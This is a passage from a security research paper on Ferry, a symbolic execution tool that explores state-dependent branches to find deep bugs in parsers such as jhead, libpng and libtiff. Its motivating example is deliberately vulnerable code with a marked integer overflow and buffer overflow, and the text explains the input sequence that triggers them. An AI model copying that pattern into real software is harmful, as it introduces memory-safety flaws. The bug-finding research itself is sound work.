engines and manages to locate three 0-day vulnerabilities in *jhead*. Our further investigation shows that Ferry is able to cover more hard-to-reach code compared with existing symbolic executors and fuzzers. Further, we show that Ferry is able to reach more program-state-dependent vulnerabilities than existing symbolic executors and fuzzing approaches with 15 collected state-dependent vulnerabilities and a test suite of six prominent programs. Finally, we test Ferry on LAVA-M dataset to understand its strengths and limitations.

```
1   int box_size, box_type, saved_size = -1;
2   while(true) {
3       box_size = read_box_size();
4       box_type = read_box_type();
5
6       switch(box_type) {
7       case encode("tx3g"):
8           int size;
9           if(saved_size < 0) {
10              // default branch
11              size = 0;
12          } else {
13              size = saved_size;
14          }
15          // integer overflow when size > 0
16          uint8_t *buf = new uint8_t[size +/box_size];
17          // buffer overflow
18          read_payload_to(buf + size);
19          continue;
20      case encode("trak"):
21          saved_size = box_size;
22      // other 84 cases
23      ...
24      }
25  }
```



Figure 1: A motivating example.

1 Introduction

Symbolic execution [48] and fuzz testing [25] (or fuzzing) are well-known as effective approaches for dynamic analysis and software testing, thanks to their efficient program path exploration approaches. Unlike early work [77] which relies on randomly generated program inputs, state-of-the-art approaches [63, 68, 73–75, 78, 90, 91, 93, 96] focus on how to generate valid program inputs which satisfy the conditional statements and achieve high code coverage by reaching the branches behind them.

Despite the measurable success of previous works [68, 73, 90, 91, 96], existing approaches and tools have very limited ability to explore program-state-dependent branches in the finite-state-machine models implemented by programs. We now illustrate this issue through a real-world example shown in Figure 1. It implements a state machine to parse the incoming inputs of videos. State-of-the-art approaches can effectively explore the branches of line 6 since the value of `box_type` is unconditionally loaded from input in each iteration of the loop. However, to facilitate stateful program logic, real-world programs use certain variables to store the internal states of programs, and conditional statements can depend on the internal states instead of the current program inputs. For example, line 9 in Figure 1 depends on a program variable `saved_size`. When it is executed, `saved_size` is not determined by the program inputs processed in the current iteration (in which `box_type` is "tx3g" and line 7 branch is taken), instead, it has to be modified in an earlier iteration (which takes line 20 branch when `box_type` is "trak"). In this paper, we call `saved_size` a *state-describing variable*, and branches guarded by conditional statements which are data-dependent on such variables *state-dependent branches*.

The motivating example is bug-free in its default state where `saved_size` is -1 (so branch in line 11 will always be taken). Only a special set of input sequences can change the program state and trigger the integer overflow vulnerability in line 16: The sequence consists of two inputs, and each input is conceptually a data box. Each data box contains necessary meta-data `box_size` and `box_type` to describe its size and type, respectively, with optional `payload` data. The program implements a loop, and data boxes are handled sequentially during different iterations of the loop. The first "trak" data box changes program state by setting `saved_size` to its box size (a positive value). During the next iteration that handles the "tx3g" box, `size` is larger than 0 (since line 13 is taken), so attacker can trigger the vulnerability with a carefully-specified `box_size` value.

Such state-sensitive program logic breaks a de facto (implicit) assumption of state-of-the-art techniques [73, 74, 96]. That is, programs handle each part of inputs from a single file independently, and the effect of state changes caused by earlier inputs on how a later input is processed can be ignored. Instead, we observe that many real-world programs implement state-dependent branches in the context of state machines, to fulfill their application logic. Existing symbolic executors cannot efficiently explore the state-dependent branches and locate the vulnerability in our example (as discussed in Section 2), and we will show how our method finds it in Section 4.

We find that state-dependent branches are prevalent in many important real-world programs. Our manual vetting of the seven prominent programs of different categories which concern previous works [73, 74, 96] in Table 1 shows that they all implement non-trivial state machines containing tens or even hundreds of state-dependent branches. The existence of state-dependent branches degrades the path exploration efficiency of existing approaches in two ways. First, with scant knowledge of the internal program states, existing approaches cannot generate desired program inputs that explore a large set of program states, leading to a very limited exploration of state-dependent branches. Furthermore, a program statement can have various behaviors in different program states (e.g., line 16 in our motivating example is bug-free by default and only vulnerable when program state is changed), which means that it is not enough to just reach the statements once. Instead, they should be fully examined in different program states. This calls for a new metric to evaluate the state exploration capabilities of existing tools.

Table 1: Real-world programs of concern to QSYM, Angora and Matryoshka which contain state-dependent branches.

Program	**Category**
ffmpeg [23]	Audio/Video Converter
djpeg(libjpeg) [32]	JPEG Image Library
readpng(libpng) [35]	PNG Image Library
tiff2ps(libtiff) [14]	TIFF Image Utility
mutool(mupdf) [43]	PDF Viewer
readelf(GNU Binutils) [26]	ELF File Utility
file [9]	File Type Checker

In this paper, we propose the first program-state-aware symbolic execution framework *Ferry*, which requires no prior knowledge about program source code and input sequences. Ferry operates on compiled binaries. It automatically recognizes state-describing variables, uses them to guide symbolic execution and explores state-dependent branches. Besides, we propose several optimizations to further improve the efficiency of Ferry. We compare Ferry with two widely-used symbolic execution engines angr and KLEE, and three popular fuzzers AFL, Angora and QSYM on 13 real-world programs, including the seven programs listed in Table 1 and Google FuzzBench [56]. Our experiments show that with inferred state-describing variables, Ferry is able to cover an average of 38%/42% more basic blocks and 42%/47% more branches than these two symbolic executors, 18%/21%/8% more basic blocks and 22%/21%/8% more branches than three fuzzers, respectively. During experiments, Ferry successfully locates three 0-day vulnerabilities in *jhead* [8]. Furthermore, we demonstrate that Ferry can cover more program states. Specifically, we construct a test suite River which consists of six programs and 160 inserted vulnerabilities. The inserted vulnerabilities are distributed over different state depth, i.e., the least number of state-dependent branches involved in the path to the vulnerability. The test suite is then used to evaluate the symbolic executors and fuzzers above. Given the same time limit, Ferry locates all the 160 vulnerabilities while the other tools report at most 41% of the inserted vulnerabilities with shallow depth. We believe this test suite clearly showcases the effectiveness of Ferry, and provides a mean-

ingful benchmark for future works to evaluate their abilities to explore the deep logic (e.g., state-dependent branches) of real-world programs.

The main contributions of our work are as follows.

- We introduce program-state-aware symbolic execution, a new research direction that focuses on an under-investigated problem for symbolic execution.
- We offer new insights into addressing the non-trivial symbolic execution challenges faced by real-world programs with state-dependent branches. We propose novel algorithms and heuristics to implement a program-state-aware symbolic execution engine Ferry.
- We recognize practical challenges when applying Ferry to real-world programs and propose optimizations to further improve the efficiency and scalability of Ferry.
- We evaluate Ferry, showing that it is far more effective and efficient than state-of-the-art approaches and tools at locating "deep" security-related vulnerabilities in real-world programs.

2 Problem Statement and Analysis

Insight 1: A major hindrance to a symbolic execution engine is the ignorance of a program's internal states, which leads to an inefficient exploration of state-dependent branches.

State-of-the-art symbolic execution engines [68, 75, 90, 97] cannot efficiently explore the state-dependent branches (e.g., line 9 in motivating example), due to the difference between the logical program states and the symbolic states (discussed in other symbolic execution works [68, 90, 97], including execution paths, together with path constraints and mapping between all variables and symbolic expressions). The example in Figure 1 has three different logical program states[1], described by the different value combinations of `box_type` and `saved_size`: (1) "tx3g" with negative size value, (2) "tx3g" with non-negative size value and (3) "trak" with any size value. However, the given example has infinite number of symbolic states. For example, if an execution path keeps taking the "tx3g" branch in each iteration, it will shift to a new symbolic state every time it enters the loop, since each iteration introduces extra path constraints on inputs (i.e., appending a new "tx3g" data box). It can create an infinite number of different symbolic states, while it is actually exploring the same program state repeatedly. Such redundant exploration is meaningless and can easily lead to path explosion. Existing symbolic executors are not aware of such state-dependent semantic. They can either enumerate all the possible combinations of different box types, or hope that the engines "happen to" explore the program in the expected order.

[1] We ignore the omitted switch cases, while the number of program states is still far less than the number of execution paths even if we consider other cases.

It is worth noting that Figure 1 only shows a trivial example of state-dependent branch. Many modern programs have as many as thousands of state-dependent branches, and these branches can be nested. Carefully-specified state machines help developers avoid making mistakes when writing a program containing complicated application logic. Unfortunately, as illustrated above, their state-dependent branches prevent analysts and researchers from finding bugs and vulnerabilities within and behind them.

2.1 Challenges to Conduct Program-state-aware Symbolic Execution

Challenge 1: Program state inference. To bridge the gap between traditional symbolic execution engines and a program-state-aware symbolic execution, the most critical issue is how to infer the internal states of a given program. Unlike states of operating systems which are well-documented (as discussed in Section 7.3), in general, a program's states are bound to its implementation, and there is no explicit specification.

Since a program usually keeps track of its states with specific variables, i.e., state-describing variables, by identifying the state-describing variables, we can infer the program states. Unfortunately, recognizing such variables is challenging itself since there is little semantic or structural difference between state-describing variables and irrelevant ones. For example, a real-world program can remember a state with a variable of any type and with arbitrary name. The identification of state-describing variables greatly affects the effectiveness of program-state-aware symbolic execution. On one hand, if some state-describing variables are omitted, our symbolic execution may treat different states as the same one, leaving part of the states untouched. On the other hand, if we treat irrelevant variables as state-describing ones, the same program state may be executed many times, causing the exploration space of symbolic execution to explode.

Challenge 2: Runtime program state recognition. Even if we can identify the state-describing variables of a given program, it is non-trivial for a symbolic execution engine to recognize the current state. Specifically, real-world programs may not employ a specific enumeration variable to remember its current state. For example, the code snippet in Figure 1 can be thought to have two states: a normal one with `saved_size` ≤ 0 and a vulnerable one with `saved_size` > 0. As a result, it is difficult to recognize the current program state and determine whether a given program is executed in an explored state.

2.2 Characteristics of Real-world Programs with State-dependent Branches

To address the challenges above, we conduct an investigation on real-world programs with state-dependent branches to understand their characteristics. Specifically, we start from 106 independent programs of concern to and analyzed by AFL [18] (we exclude other 54 programs, e.g., Mozilla Fire-

fox and Internet Explorer which use multiple libraries or are not open-source)[2]. Our manual investigation shows that 91 out of 106 (86%) programs contain at least one state-dependent branch. Programs containing state-dependent branches are widely used as essential components in various aspects of software systems from network data transmission to multimedia data processing. More importantly, many of them are the building blocks of large projects and systems. For example, the Chromium project is powered by several libraries with state-dependent branches including *libpng* [35] and *libtiff* [14]. We further conclude their characteristics as follow.

- **C1: They receive a sequence of inputs from a single input source.** Apart from the configuration options (from global configuration files, environment variables or command-line arguments), each program receives input sequences from a single external input source such as a file or a socket. And since these programs are command-line applications or libraries, they receive no asynchronous inputs like signals or UI events.
- **C2: They handle inputs sequentially.** Instead of handling the entire input sequence at once, these programs handle one input (in the input sequence) at a time. Our motivating example is a typical example that contains an input-handling loop to continuously read data from a file. The input handled in current iteration of the loop is called the *current input*, and the inputs handled in previous iterations are called *earlier inputs*.
- **C3: They maintain the program states with one or more state-describing variables.** Program states are affected by some earlier inputs when there is a data dependency between the values of state-describing variables and these inputs. And these variables further change the program behaviors by affecting the branches taken for certain conditional statements.

In-scope Programs. Instead of trying to efficiently analyze any programs with internal states, we explicitly define the scope of target programs in this paper as the real-world programs with the above three characteristics.

Problem Statement. For programs with the above-mentioned characteristics, how to address the challenges identified in Section 2.1 for real-world programs so that state-dependent branches, such as the one shown in Figure 1, can be efficiently explored?

2.3 Model of Ferry

Definition of Program States. A state in a program can be characterized as follows: (1) a state is described by a set of state-describing variables; (2) when two states are different, at least one state-describing variable holds different values; (3) the program has different behaviors (i.e., taking different branch directions) in different states.

Automatically identifying state-describing variables is a challenging task. Our solution to tackle this challenge is based on characteristics of analyzed programs: As mentioned in Section 2.2, each program has a single external data source, which determines the execution of the program in such a way that the earlier inputs can affect the values of certain state-describing variables, which further determine the branches taken for some conditional statements when the current input is being processed.

During execution, program state is changing during the processing of input sequences. In this paper, we classify the state-changing events in concern into three categories: (1) a new state-describing variable is initiated; (2) the value of a certain state-describing variable is changed, which means that it is assigned a different value or the data constraints of its symbolic expression are changed; (3) a state-describing variable is released.

Specifically, the influence of input sequences on runtime program states can be specified with the following definitions: Firstly, we define each instruction that loads a part of the input sequence into a memory cell as an *input loading instruction* (e.g., `read_box_size()` and `read_box_type()` in Figure 1). Secondly, we call each instruction that initiates, releases or modifies the value or data constraints of a state-describing variable a *state-describing variable operation (**SDVO**)* instruction. With the definition above, the execution of an SDVO instruction will definitely lead to a state transition. Thirdly, we define the *data dependencies* between SDVO instructions and input loading instructions as follows: whenever a data dependency exists between a state-describing and an input loading instruction, we say that the corresponding SDVO instructions are *data dependent* on the input loading instruction. In practical, we catch such dependencies with dynamic taint tracking.

An intrinsic characteristic of analyzed programs is that data dependencies widely exist between SDVO instructions and input loading instructions. Ferry leverages this characteristic to identify state-describing variables.

Distinguishing Characteristics of State-describing Variables. State-describing variables bear the following two characteristics: (1) State-describing variables are explicitly/implicitly data-dependent on input data; (2) State-describing variables are checked in at least one conditional statement.

Remark. Although our approach directly exploits the three characteristics identified in Section 2.2, our technique is potentially applicable to all the programs that have the characteristic above, which means

- For a subset of the essential state-describing variables, their SDVO instructions are data-dependent on at least one input loading instruction;
- With different contents (i.e., values) of state-describing variables, the program may change its behavior by taking

[2] We present the detailed information of all the 160 investigated programs in https://drive.google.com/open?id=17XQpmufR0zdKv0c0hU70JTiMQkkOHCz-.



Figure 2: Overall architecture.

different branches.

3 Design


3.1 Overview of Ferry

Ferry operates in three steps, as illustrated in Figure 2. First, based on the insight that data dependencies exist between state-describing variables and inputs of programs, Ferry monitors the execution of a given program, and identifies the state-describing variables. Second, Ferry recognizes the runtime program states and drives a symbolic execution to explore a large set of program states. Furthermore, we observe that the complexity of real-world programs can affect the effectiveness of Ferry. Motivated by this observation, our third step further improves the efficiency by introducing two optimizations: state-reduction of inactive state-describing variables and shortcut symbolic execution.

3.2 State-describing Variable Recognition

In Section 2.3, we identify two distinguishing characteristics of state-describing variables, i.e., they are data-dependent on inputs (denoted as *InputDetermined* in the following paragraphs) and they are checked in at least one conditional statement (denoted as *BranchRelated*), and the variables with these characteristics are *StateDescribing*. It is worth noting that such characteristics of variables are recognized *globally*, which means if a variable is marked as *InputDetermined* in one execution path and marked as *BranchRelated* in another, we can mark it as *StateDescribing*. This section presents our automatic state-describing variable recognition mechanism based on the intrinsic characteristics of analyzed programs.

First, we apply a dynamic taint analysis from the external input source to recognize the *InputDetermined* variables. Our goal is to find the state-describing variables that depend on the input sequences. We tag all the inputs (in this case, from the video file, e.g., `box_size` and `box_type`) as *Tainted*, and trace their propagation in the program. In contrast to traditional taint analysis, our approach tracks the propagation of *symbolic* inputs instead of concrete ones. Specifically, we record the taint information as a specific type of data constraints on the symbolic inputs, so the taint tags are naturally propagated with the proceeding of symbolic execution, introducing no extra overhead. A variable is marked as *InputDetermined* if it receives a *Tainted* symbolic expression. In the given example, `box_size`, `box_type`, and `saved_size` are *InputDetermined*.



```
1    if (input > 0) {
2         state_var = CONST_VAL_1;
3    } else {
4         state_var = CONST_VAL_2;
5    }
6    if (state_var == CONST_VAL_1) {
7         tmp_var = …;
8    }
```

Figure 3: An control dependency example.

Apart from the explicit data dependencies, control dependencies, depicted in Figure 3, may also help identify state-describing variables. However, dynamic taint analysis generally does not cover control dependencies [81]. Actually, considering such dependencies is a double-edged sword. Although it augments the coverage, many irrelevant variables (false positives) could be falsely introduced. Thus, our analysis only considers the first-level control dependencies, that is, only the variables control-dependent on the others which are explicitly data-dependent on inputs are tainted. For example, in Figure 3, `state_var` is tainted since it is control-dependent on `input` which is explicitly dependent on inputs; while `tmp_var` is no more tainted since its guard condition checks `state_var`, which is control-dependent on inputs.

As revealed in Section 2.3, a program takes different branch directions in different states. Thus, for each conditional statement in the program, we record all the variables it accesses when checking the corresponding conditions, and tag them with *BranchRelated*. If an *InputDetermined* variable is used in a conditional statement, which means it is also *BranchRelated*, we mark it as *StateDescribing*. For example, `saved_size` in Figure 1 is *StateDescribing* because it is accessed by the conditional statement in line 9.

Identifying Invalid State-describing Variables. As mentioned in Section 2.3, variables have liveness durations and state transition happens when state-describing variables are released. For example, in Figure 4, `opcode` is state-describing. Supposing it is a local variable on stack, a function's local stack becomes invalid once the function returns. To avoid incorrectly recognizing program states with such expired variables, Ferry introduces two optimizations. First, the call to the `free()` function is regarded to be an SDVO instruction if the freed object contains state-describing variables. Second, once a function call is returned, we examine the state-describing variables, and discard the ones within the stack frame of the returned function. Besides, if any of the variables are discarded,

```
1     void caller(){
          ...
15        subfunc();
16        ...
17    }
      ...
100   void subfunc(){
101       int opcode = read_input();
102       if(opcode == 1)
103           do_something();
104       else
105           do_others();
106       return;
107   }
```

Figure 4: Removal of expired state-describing variable *opcode*.

we consider the return instruction as an SDVO instruction, and check whether a new state is introduced.

3.3 Program-state-aware Symbolic Execution

We now explain how to guide symbolic execution with the recognized state-describing variables. As introduced in **Challenge 2**, it is difficult to determine whether a given program is executed in an explored program state. To tackle this challenge, our solution is based on the following insight:

Insight 2: The state transitions in a program depend on the constraints on state-describing variables.

Symbolic execution engines record the constraints on symbolic inputs for every execution path, and ensure that any inputs that satisfy the same constraints will definitely take the same execution path. Besides, the program state information is captured by Ferry as state-describing variables. Thus, if two executions have the same constraints on every state-describing variable, they should follow the same state transitions.

As mentioned in Section 2.3, state transitions occur with the execution of certain SDVO instructions. In real-world programs, an instruction is an SDVO one under the following circumstances:

- **Initialization.** A new state-describing variable is initiated;
- **Data constraint alteration.** The constraints on a state-describing variable are changed by assignment or updated to take certain branch direction;
- **Variable release.** The release of a state-describing variable occurs with the end of its liveness.

Apart from state-describing variables, Ferry records where the latest state transition happens (i.e., the address of the SDVO instruction it last met). Two execution paths are considered to explore different program states if either their state transition locations or their constraints on the state-describing variables are different.

Then, once a state transition occurs, Ferry compares the current state with explored records. If a new unexplored state is observed, we record its SDVO instruction address and the constraints on the state-describing variables. Otherwise, we rollback the symbolic execution to explore different program states.

4 Algorithm of Program-state-aware Symbolic Execution

Algorithm 1: Program-state-aware Symbolic Execution

Input: Initial location l_0, initial program state s_0, instruction decoder `instrAt`
Data: Worklist W, program state store Ω, path predicate Π, symbolic store Δ

$W \leftarrow \{(l_0, s_0, true, \emptyset)\}$;
while $W \neq \emptyset$ **do**
  $((l, s, \Pi, \Delta), W) \leftarrow$ `pickNext`(W);
  switch `instrAt`(l) **do**
    `// handle assignment`
    case $v := e$ **do**
      if `isTainted`(e) **then**
        $s \leftarrow updateState(s, v, e)$;
      if $(\texttt{succ}(l), s) \in \Omega$ **then**
        break;
      $\Omega \leftarrow \Omega \cup (\texttt{succ}(l), s)$;
      $S \leftarrow \{(\texttt{succ}(l), s, \Pi, \Delta[v \rightarrow \texttt{eval}(\Delta, e)])\}$;
    `// handle conditional statement`
    case *if (e) goto* l' **do**
      $s_true \leftarrow s$;
      $s_false \leftarrow s$;
      foreach *state-describing variable m in* `eval`(Δ, e) **do**
        $s_true \leftarrow updateState(s_true, m, \Pi \wedge e)$;
        $s_false \leftarrow updateState(s_false, m, \Pi \wedge \neg e)$;
      end
      if `isSat`$(\Pi \wedge e)$ **then**
        $\Omega \leftarrow \Omega \cup (l', s_true)$;
        $S \leftarrow S \cup \{(l', s_true, \Pi \wedge e, \Delta)\}$;
      if `isSat`$(\Pi \wedge \neg e)$ **then**
        $\Omega \leftarrow \Omega \cup (\texttt{succ}(l), s_false)$;
        $S \leftarrow S \cup \{(\texttt{succ}(l), s_false, \Pi \wedge \neg e, \Delta)\}$;
    `// handle function return`
    case *return* **do**
      foreach *state-describing variable m in current stack frame* **do**
        $s \leftarrow updateState(s_true, m, UNDEF)$;
      end
      $\Omega \leftarrow \Omega \cup (\texttt{succ}(l), s)$;
      $S \leftarrow \{(\texttt{succ}(l), s, \Pi, \Delta[v \rightarrow \texttt{eval}(\Delta, e)])\}$;
    case *halt* **do** continue;
  end
  $W \leftarrow W \cup S$;
end

The algorithm of program-state-aware symbolic execution is depicted in Algorithm 1. We maintain the state of symbolic




Figure 5: An example to illustrate our program-state-aware symbolic execution.

executor with (l, Π, Δ), in which a code location l records the address of the currently executing instruction, a path predicate set Π which stores the path constraints, and a symbolic store dictionary Δ, which maps runtime variables to concrete values or symbolic expressions. In addition, we introduce a state variable s, which stores the program state of current execution path, and a global state store Ω, which records the explored program states (including the address of latest SDVO instruction and state s). The program state s tracks three sets of variables as we illustrate in Section 3.2: *BranchRelated*, *InputDetermined* and *StateDescribing*.

By default, Ferry applies a breadth-first exploration strategy and the `pickNext()` function returns the next execution path to process. With a quad (l, s, Π, Δ) maintained for each execution path, we keep the program state s updated when an SDVO instruction is met. Specifically, a state-describing variable can be initialized or altered when an assignment or conditional statement occurs, and can be released when function returns. $updateState(s, v, e)$ function receives a original state s, the assigned variable v and the new value (or constraints) e, and returns an updated state. Besides, once we encounter a conditional statement, we leverage an SMT solver to check the satisfiability of its successors. Finally, only execution paths of unexplored states are added to the work list W for future process.

Figure 5 illustrates our symbolic execution with the motivating example. The first state-describing variable in our execution is the variable `box_type`, which is loaded from the input in line 4 (*InputDetermined*). In line 6, a switch instruction accesses it (*BranchRelated*), and our state-describing memory recognition marks it as *StateDescribing*. Thus, line 6 is an SDVO instruction, and by exploring its different branches, two new states are recorded (s_1 and s_2). If the state s_1 is first explored, the second execution of line 6 can determine s_1 as an explored state, and avoid traversing it again.

`saved_size` is another state-describing variable. A conditional statement in line 9 accesses it. However, not until the content from the input sequences flows into it (line 21) can we identify it as *StateDescribing*. Thus, the first execution of line 9 does not introduce new program states. Later when any execution path reaches line 21, `saved_size` is recognized as *StateDescribing*, therefore introducing a new state s_3. Then, our further execution to line 6 can enter branch "tx3g", since a new state-describing variable is introduced. The constraint on this memory location is further updated in the second execution of line 9. Thus, two new states (s_6 and s_7) are introduced.

5 Optimizations for Complex Real-world Programs

We notice that the complexity of real-world programs can affect the effectiveness of Ferry mainly in two ways: (1) real-world programs may have hundreds of even thousands of state-describing variables, which leads to a high overhead in state-describing variable tracking, and (2) real-world programs can have multiple state-dependent branches on an execution path reaching a "deep" vulnerability, accordingly, Ferry may get stuck in exploring the earlier state-dependent branches, and fail to explore the later ones. To tackle these practical problems, we further propose two optimizations, namely **State-reduction of Inactive State-describing Variables**

to reduce the unnecessary tracking of seldomly-accessed state-describing variables, and **Shortcut Symbolic Execution (SSE)** which enables Ferry to explore the "deep" states. It is worth noting that these two optimizations, although they do not necessarily apply to every program, do not affect the basic analysis proposed in Section 4.

5.1 State-reduction of Inactive State-describing Variables

To avoid exploring an already explored program state, Ferry needs to constantly compare the range (i.e., the set of all possible values) of each state-describing variable with the exploration history, causing nonnegligible performance overhead. To alleviate this problem, we propose an optimization, named *State-reduction of Inactive State-describing Variables*, which reduces the number of state-describing variables to track.

Instead of tracking all the state-describing variables, we set a number limit and only focus on those which are recently accessed (i.e., assigned new values or checked in conditional statements). Our investigation shows that state-describing variables are accessed with different frequencies. We monitor the execution of seven programs listed in Table 1 and focus on their access frequencies of different state-describing variables. Among all the state-describing variables used in these programs, 72% are checked less than five times, and the top 4% variables take up over 85% of all the variable accesses. This observation is also supported by our motivating example. The skewed distribution indicates that for many state-describing variables in a program, their values will remain unchanged for a long period of time. If an execution path does not access a state-describing variable, its value remains unchanged and it cannot cause a state transition.

The number of the tracked variables should be carefully selected. Tracking a low number may falsely ignore state-describing variables, causing different states to be recognized as the same one (thus paths are falsely pruned). And a high limit increases the number of variables to track, thus wasting time on constraint solving instead of path exploration. We conduct an experiment on the seven programs in Table 1 and try to figure out how different numbers of tracked variables affect the number of execution paths. We start from the limit of one state-describing variable to track, and find that we quickly run out of exploration paths on most of the programs within 30 minutes. On the other hand, a limit of over five state-describing variables has almost no effects on limiting number of comparisons between states. Finally, we find that tracking three variables helps us reduce the comparisons between states and reach deep program states, so we make it the default configuration in the following experiments.



Figure 6: Our input partitioning on an example payload.

5.2 Shortcut Symbolic Execution with Input Partitioning

The execution path to the "deep" states in real-world programs is guarded by many state-dependent branches. Similar to path explosion, the number of program states grows rapidly with an increase in the number of state-dependent branches. Fortunately, we find that instead of trying to conquer all these branches, we can divide them into independent groups, which can be handled separately.

In real-world programs, developers do not handle the whole input sequence in one function, instead, the different parts of input sequence are handled by different groups of functions. For example, the input-handling loop in our motivating example only parses the `box_type` and `box_size` of each data box. The `payload` data, on the other hand, is read into the constructed buffer `buf` in line 18 and left to be processed by another function. Accordingly, the state-dependent branches in these functions also depend on different parts of the input sequence, and we can group these branches by the parts of input sequence which are handled by the functions to which they belong. Based on this observation, our idea is to bypass early-stage groups of state-dependent branches by selectively providing concrete program inputs.

When shortcut symbolic execution is enabled, manually-provided seed files are needed. With given input seeds, our shortcut symbolic execution proceeds as follows: First, SSE automatically recognizes the boundaries of different input parts which are handled by different groups of state-dependent branches with symbolic emulation. Then, with inferred boundaries, SSE selectively makes certain input partitions symbolic to symbolically execute the corresponding state-dependent branch groups in a state-aware way. It is worth noting that SSE proceeds on-the-fly during our state-aware symbolic execution. That is, Ferry with SSE first constrains the input data with the given seed file contents and applies symbolic execution (i.e., symbolic emulation). During this process, Ferry automatically recognizes the partition boundaries. Then, it tries to explore certain group of state-dependent branches by dynamically removing the constraints on the corresponding input parts.

Input Partitioning. An important problem here is how to automatically decide the boundaries in input sequence which separate the parts handled by different state-dependent branch groups. Let's assume earlier branch group A and later branch

group B handle two adjacent parts of the input sequence. When we locate the boundary between the two groups, we leverage a particular relationship between the function f which hosts group A and the function g which hosts group B. In particular, we observe that in 73 out of the 91 programs (80.22%) investigated by us, function f explicitly constructs a buffer for function g, and copies (or moves) the (unprocessed) data from its own buffer to the new one. Accordingly, we first monitor I/O functions (e.g., `fread()`) and mark the destination array as initial input buffer. Then, we recognize the data copy or move operations (e.g., `memcpy()`, `memmove()`) from one buffer to another in analyzed programs. The part of the input moved into new buffer is expected to be handled by another group of branches, and we set the boundaries between different parts. Figure 6 shows how our methodology works in the motivating example, in which the program code explicitly constructs a new buffer `buf`, and copies the `payload` to it (line 18). Then, a later state-dependent branch group uses the new buffer as the input source. We set a boundary before `payload`.

Shortcut Symbolic Execution. As illustrated above, an important property of input partitions is that they are handled by independent branch groups. If we use concrete values for the leading $N-1$ partitions, the corresponding early-stage branch groups will be executed with no path forked (i.e., shortcut). More importantly, the next move of the program is deterministic: it will read the Nth partition into buffer and use specific branch group to process it, so if we make Nth partition symbolic on-the-fly, we can target the corresponding branch group and explore it. When determining in which order to symbolize different partitions, we try to make the best use of provided file contents to drive Ferry to explore as many deep program logic as possible without path explosion, so we symbolize input partitions backward in order. That is, we first symbolize the last partition. When we are running out of execution paths, we further symbolize one previous partition and repeat the step.

6 Evaluation

In this section we evaluate the effectiveness of Ferry. Our evaluation proceeds as follows:

- We first evaluate whether Ferry can outperform other tools in code coverage, with 13 real-world programs and the comprehensive test suite Google FuzzBench [56]. Our evaluation shows that Ferry covers 38%/42% more basic blocks and 42%/47% more branches than two widely-used symbolic execution engines KLEE and angr. Given the same input seeds, Ferry with SSE outperforms three popular fuzzers (AFL, Angora and QSYM) in block and branch coverage. What's more, 15% of its basic blocks have never been reached by any fuzzer. Our further examination of the results shows that Ferry achieves a higher code coverage because it is able to explore deeper program logic than the counterparts with inferred state-describing variables.
- Apart from achieving high code coverage, this paper focuses on exploring "deep" program logic depending on program states. We have presented the prevalence of state-dependent branches in Section 2.2. In this section, we further reveal the importance of exploring deeper program logic by collecting the program-state-dependent vulnerabilities in the CVE database and evaluating whether Ferry and other tools can reproduce them. We further construct a test suite River, which facilitates our evaluation of the extent to which a tool is able to explore state-dependent branches. River consists of six programs with 160 manually-inserted vulnerabilities which can only be triggered in certain program states. Compared with two symbolic executors and three fuzzers, Ferry manages to locate over 40% more real-world vulnerabilities and 2.4 times as many manually-inserted vulnerabilities.
- To understand the performance baseline of Ferry, we use another comprehensive dataset LAVA-M [31], in which the vulnerabilities are state-irrelevant. In the worst case, Ferry performs almost the same as angr with BFS strategy except that it avoids exploring some duplicated paths. We further discuss the limitations of Ferry in Section 6.7.

Implementation. Ferry is built upon the angr framework [19] with 5070 lines of Python code. We use Z3 [50] to solve SMT queries and compare program states. Unicorn engine [4] is applied to accelerate the emulation of concrete file contents in shortcut symbolic execution.

Vulnerability Detection. In symbolic execution, how to drive the execution to reach a vulnerability-carrying branch and how to trigger/exploit a vulnerability (after the corresponding security vulnerability is reached through symbolic execution) are two separate issues. Since the second issue has not been well-addressed in the field of symbolic execution, this work has to leave it out of the scope. It should be noted that sanitizers [27], which work well together with software fuzzing, cannot be used to resolve the second issue. A native combination of symbolic execution engines and sanitizers cause severe path explosion because sanitizers introduce extra checks (i.e., conditional statements) on input data.

Experiment Setup. All our evaluations process on a Ubuntu 16.04 server, with a single 3.9GHz Intel i5-8600K CPU and 64GB of RAM. Ferry and most of the compared tools are single-threaded, except for QSYM which has a fuzzing process and a symbolic execution process. All tools are given the same timeout of six hours. We repeat the experiments for three times and report the average results. Basically, our program-state-aware symbolic execution technique is based on a BFS exploration strategy to recognize *InputDetermined* and *BranchRelated* variables. In our evaluation, we compare our approach against other symbolic executors under different exploration strategies including BFS and DFS. For KLEE, we further evaluate its unique random path strategy. Input seeds are needed for Ferry with SSE and fuzzers, our seed

files[3] are collected from AFL testcases [54] and FuzzBench. Following the performance recommendation from AFL [61], we exclude the large seeds from FuzzBench (they will also overwhelm the taint analysis of Angora), and limit the number of seeds. We apply the configurations above in all the following experiments.

6.1 Code Coverage

Benchmarks. To evaluate the code coverage of Ferry, we collect two classes of programs. Specifically, we use the comprehensive dataset FuzzBench from Google to evaluate the path exploration ability of Ferry and other tools. FuzzBench is an ever-changing benchmark. At the time of writing, it contains 49 programs [57]. We successfully analyse 20 programs in FuzzBench. The reason why we fail to include the others is two-fold. First, the FuzzBench is designed to be fuzzed by Google OSS-Fuzz [60], and most of our evaluated tools are not officially supported since Google only provides an adaptor for AFL-based tools. We list the reason why non-AFL tools fail to analyze the 25 programs as follow:

- Compiler and linker errors. The Google OSS-Fuzz (powered by libFuzzer [58]) requires customized target programs. Specifically, The programs need to override libFuzzer-provided interfaces like `LLVMFuzzerTestOneInput()` and `LLVMFuzzerInitialize()`, which are not supported by other fuzzers and symbolic executors, causing build failure. We have tried our best to rewrite the programs by providing wrappers for these interfaces and revise build scripts to adapt them to other tools, but sill fail to run 15 of them.
- Environmental modeling limitations. We observe that 10 out of the 25 programs implement complicated logic in their `LLVMFuzzerInitialize()` which cannot be handled by our environmental model. Among them, *curl* driver [21] introduces an extra HTTP 2.0 library [59] to construct HTTP requests, and the construction progress can cause path explosion in symbolic executors; the rest of them either dynamically create temporary files with unmodeled functions like `mkstemp()`, or depend on multithread functionalities which are not support by any of the symbolic executors.

Second, 4 programs fail to be built because FuzzBench does not follow the changes of the upstream codebases. For example, the files in *stb* [47] needed by FuzzBench have already been removed in its latest version and FuzzBench does not update related scripts. We further collect 13 real-world programs, with over 2 million LOCs in total. They are of concern to security researchers [68,73,74,90,96] and cover a variety of categories including processing of image, video/audio, PDF and binary. What's more, many of them, e.g., *libjpeg* [32] and *libtiff* [14], serve as the building blocks for important real-world projects including Chromium, Android and iOS.

